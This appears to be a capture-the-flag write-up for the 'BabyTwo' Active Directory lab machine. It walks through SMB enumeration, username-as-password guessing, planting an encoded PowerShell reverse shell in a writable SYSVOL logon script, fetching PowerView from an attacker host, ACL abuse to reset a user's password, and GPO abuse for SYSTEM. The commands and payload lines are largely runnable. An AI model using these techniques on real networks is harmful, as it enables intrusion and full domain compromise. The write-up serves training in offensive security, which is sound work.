BabyTwo

20th September 2025

Prepared By: kavigihan

Machine Author(s): xct

Difficulty: Medium

Synopsis

`BabyTwo` is a medium-difficulty Windows machine set in an Active Directory environment. The initial foothold is gained through password guessing and the abuse of Windows logon scripts. Privilege escalation is achieved by exploiting misconfigured Access Control Lists (`ACLs`) and Group Policy Objects (`GPOs`).

Skills Required

- Basic service enumeration
- Basic knowledge of Windows SMB shares
- Basic Active Directory Enumeration

Skills Learned

- Exploiting Windows Logon Scripts
- Exploiting Windows Group Policy Objects

Enumeration

Let's start enumerating with `Nmap`.

```
$ ports=$(nmap -p- --min-rate=1000 -Pn -T4 10.129.234.72 | grep '^[0-9]' | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -Pn -sC -sV 10.129.234.72
<SNIP>
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-15
20:00:42Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0.,
Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.baby2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.baby2.vl
| Not valid before: 2024-09-29T06:46:37
|_Not valid after:  2025-09-29T06:46:37
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0.,
Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.baby2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.baby2.vl
| Not valid before: 2024-09-29T06:46:37
|_Not valid after:  2025-09-29T06:46:37
</SNIP>
<SNIP>
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
51029/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
</SNIP>
```

From the `Nmap` scan results we see SMB running on port `445`, LDAP on port `389`, and Kerberos on port `88`, therefore we can identify this as a Domain Controller. We also see that the domain name is `baby2.vl` and the Domain Controller's DNS name is `dc.baby2.vl`. We should add that to our `/etc/hosts` file.

```
$ echo "10.129.234.72 baby2.vl dc.baby2.vl" | sudo tee /etc/hosts
```

Let's start enumerating the SMB service with `NetExec`.

```
$ nxc  smb baby2.vl -u 'guest' -p '' --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.72   445    DC               [+] baby2.vl\guest:
SMB         10.129.234.72   445    DC               [*] Enumerated shares
```

```
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote
Admin
SMB         10.129.234.72   445    DC               apps            READ
SMB         10.129.234.72   445    DC               C$
Default share
SMB         10.129.234.72   445    DC               docs
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote
IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon
server share
SMB         10.129.234.72   445    DC               SYSVOL                          Logon
server share
```

With `NetExec` we can identify that guest authentication is enabled on SMB and we have read and write access to the `homes` share as guest. Let's connect to the share and enumerate it.

```
$ smbclient -U 'guest%' '//baby2.vl/homes'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 15 16:02:33 2025
  ..                                  D        0  Tue Aug 22 16:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 16:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 16:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 16:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 16:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 16:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 16:17:06 2023
  library                             D        0  Tue Aug 22 16:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 16:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 16:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 16:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 16:17:06 2023
```

From the `homes` SMB share we can find out a list of home directories of users. Since these are possible system users, let's save them to a file.

```
$ cat -p users.txt
Amelia.Griffiths
Carl.Moore
Harry.Shaw
Joan.Jennings
Joel.Hurst
Kieran.Mitchell
library
Lynda.Bailey
Mohammed.Harris
Nicola.Lamb
Ryan.Jenkins
```

Foothold

With this user list, we can check to see if any user has also set their username as their password. We can use `NetExec` for this.

```
$ nxc smb 10.129.234.72  -u users.txt -p users.txt --no-bruteforce --continue-on-success
<SNIP>
SMB         10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
</SNIP>
<SNIP>
SMB         10.129.234.72   445    DC               [+] baby2.vl\library:library
</SNIP>
```

Two users, `Carl.Moore` and `library` have the username set as the password as well. Since `Carl.Moore` user seems more realistic for a legitimate user, let's move forward with that account.

> Note that the `library` user can be used for this as well

Using this account, let's again enumerate SMB.

```
$ nxc smb 10.129.234.72  -u Carl.Moore -p Carl.Moore --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote
Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$
Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote
IPC
```

```
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon
server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon
server share
```

We can get two major observations from this output.

1. The `Carl.Moore` user has read and write access over the `docs` SMB share.
2. the `Carl.Moore` user has read access over the `SYSVOL` SMB share.

Let's connect to the `docs` share and enumerate further.

```
$ smbclient -U 'Carl.Moore%Carl.Moore' '//baby2.vl/docs'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 15 16:10:57 2025
  ..                                  D        0  Tue Aug 22 16:10:21 2023
```

We don't find anything interesting in that share. Let's connect to the `SYSVOL` share and enumerate.

```
$ smbclient -U 'Carl.Moore%Carl.Moore' '//baby2.vl/SYSVOL'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 22 13:37:36 2023
  ..                                  D        0  Tue Aug 22 13:37:36 2023
  baby2.vl                           Dr        0  Tue Aug 22 13:37:36 2023

                6126847 blocks of size 4096. 712374 blocks available
smb: \> cd baby2.vl
smb: \baby2.vl\> ls
  .                                   D        0  Tue Aug 22 13:43:55 2023
  ..                                  D        0  Tue Aug 22 13:37:36 2023
  DfsrPrivate                      DHSr        0  Tue Aug 22 13:43:55 2023
  Policies                            D        0  Tue Aug 22 13:37:41 2023
  scripts                             D        0  Tue Aug 22 15:28:27 2023

                6126847 blocks of size 4096. 712374 blocks available
smb: \baby2.vl\> cd scripts
smb: \baby2.vl\scripts\> ls
  .                                   D        0  Tue Aug 22 15:28:27 2023
  ..                                  D        0  Tue Aug 22 13:43:55 2023
  login.vbs                           A      992  Sat Sep  2 10:55:51 2023
```

We can find a `VBS` script called `login.vbs` from the `\baby2.vl\scripts\` directory. Let's download it and see what it does.


```
smb: \baby2.vl\scripts\> get login.vbs
```

```
Sub MapNetworkShare(sharePath, driveLetter)
```

```
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
```

This script is a logon script for users and it maps network shares. This means that it will be executed every time a user logs in. Since we have write access to this share, we can embed a malicious reverse shell inside this file so that when a user logs in, it will be executed and give us a shell.

First, head to revshells.com and create a base64-encoded PowerShell reverse shell.



Once created, we need to edit the `login.vbs` as follows.

```
<SNIP>
    Set objNetwork = Nothing
End Sub

CreateObject("WScript.Shell").Run "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE....<SNIP>....ZQBuAHQALgBDAGwAbwBzAGUAKAApAA==", 0,
True

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
</SNIP>
```

> Include the generated full PowerShell payload as shown.

Once updated, we must delete the original script from the SMB share and upload the tampered script.

```
$ smbclient -U 'Carl.Moore%Carl.Moore' '//baby2.vl/SYSVOL'
Try "help" to get a list of possible commands.
smb: \> cd \baby2.vl\scripts\
smb: \baby2.vl\scripts\> del login.vbs
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (4.2 kb/s) (average 4.2 kb/s)
```

> Make sure you are running this command from the same directory where the updated `login.vbs` script is from.

Then, let's create a `netcat` listener on the relevant port and wait for a callback.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.68] from (UNKNOWN) [10.129.234.72] 58346
whoami
baby2\amelia.griffiths
PS C:\Windows\system32>
```

After a few seconds, a reverse shell connection will be received to your listener as the `amelia.griffiths` user.


The user flag can be found in `C:\user.txt`.

Lateral Movement

Let's enumerate the Active Directory environment further using `Bloodhound`.


```
$ bloodhound-python -d baby2.vl -u Carl.Moore  -p Carl.Moore -c all -ns 10.129.234.72 --
dns-tcp
```

Once the `Bloodhound-UI` is started and the relevant files are uploaded, we can set the `Carl.Moore` user to be owned.



The same thing can be done to the `amelia.griffiths` user as well. Once the `amelia.griffiths` user's node is selected within `Bloodhound`, we can look at the `Outbound Object Controls` of this user to see what this user can do. (In the `Bloodhound` menu -> `Node Info` Tab -> `Outbound Object Control` -> `Transitive Object Control`)

From there, we see this relationship.



A couple of things to notice here.

1. The `Amelia.Griffiths` user is a member of the `legacy` group.
2. The `legacy` group has `WriteDacl` ACL over the `GPO-MANAGEMENT` Organizational Unit (`OU`) and the

`gpoadm` user account.

3. The `gpoadm` user has `GenericAll` ACL over the `Default Domain Policy` and `Default Domain Contraoller Policy` Group Policy Objects (`GPOs`).

The attack path is as follows. Abuse the `WriteDacl` ACL as the `Amelia Griffiths` user to get access to the `gpoadm` user account. Then, abuse the `GenericAll` ACL over the Group Policy Objects.

First, to abuse the `WriteDacl` ACL from Windows, we must transfer `PowerView` to the target and then import it.

```
PS C:\users\amelia.griffiths> iex (iwr -usebasicparsing http://10.10.14.68/PowerView.ps1)
```

> Host the PowerView.ps1 script on port 80 from your attacker machine before executing this.

Once imported, we can use the `add-domainobjectacl` module from `PowerView` to grant `Amelia.Griffiths` user all rights to the `gpoadm` user account.

```
PS C:\users\amelia.griffiths> add-domainobjectacl -rights "all" -targetidentity "gpoadm" -
principalidentity "Amelia.Griffiths"
```

Then we can change the password of that user as the `Amelia.Griffiths` user.

```
PS C:\users\amelia.griffiths> $cred = ConvertTo-SecureString 'Password123!' -AsPlainText -
Force
PS C:\users\amelia.griffiths> set-domainuserpassword gpoadm -accountpassword $cred
```

Now we can authenticate to the target as `gpoadm` with the password `Password123!`.

```
$ nxc smb 10.129.234.72  -u  gpoadm -p 'Password123!'
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.72   445    DC               [+] baby2.vl\gpoadm:Password123!
```

Privilege Escalation

Finally, to abuse the `GenericAll` ACL over the Group Policy Objects, let's use pyGPOAbuse. First, let's clone the repository.

```
$ git clone https://github.com/Hackndo/pyGPOAbuse
```

Before using this, we need to know the GPO ID of the relevant GPO.

> Note: As we saw earlier, we have 2 GPOs to choose from, but only one is required to exploit the vulnerability.

To find the GPO ID, from `Bloodhound`, select the node for the relevant GPO. Then, in the `Node Info` tab, you can see the `GPO File Path` field. The last part of this path is the GPO ID - `31B2F340-016D-11D2-945F-00C04FB984F9`.

Once we know that, we can execute the `pyGPOAbuse.py` script as follows.

```
$ python3 pygpoabuse.py baby2.vl/gpoadm:'Password123!' -command "powershell -exec bypass -enc JABjAGwAaQBlAG4AdAAgA...<SNIP>...AGwAbwBzAGUAKAApAA==" -dc-ip 10.129.234.72 -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9"
SUCCESS:root:ScheduledTask TASK_536c16ab created!
[+] ScheduledTask TASK_536c16ab created!
```

> Here, we are using the same PowerShell reverse shell we used earlier. Note that you can use any command you want (i.e., add a new admin user)

Once the `ScheduledTask` is created, we need to update the Group Policy as follows:

```
PS C:\users\amelia.griffiths> gpupdate
```

Once updated, our command will be executed, giving us a reverse shell as `NT AUTHORITY\SYSTEM`.

```
$ nc -lvnp 9090

listening on [any] 9090 ...
connect to [10.10.14.68] from (UNKNOWN) [10.129.234.72] 58980
whoami
nt authority\system
PS C:\Windows\system32>
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.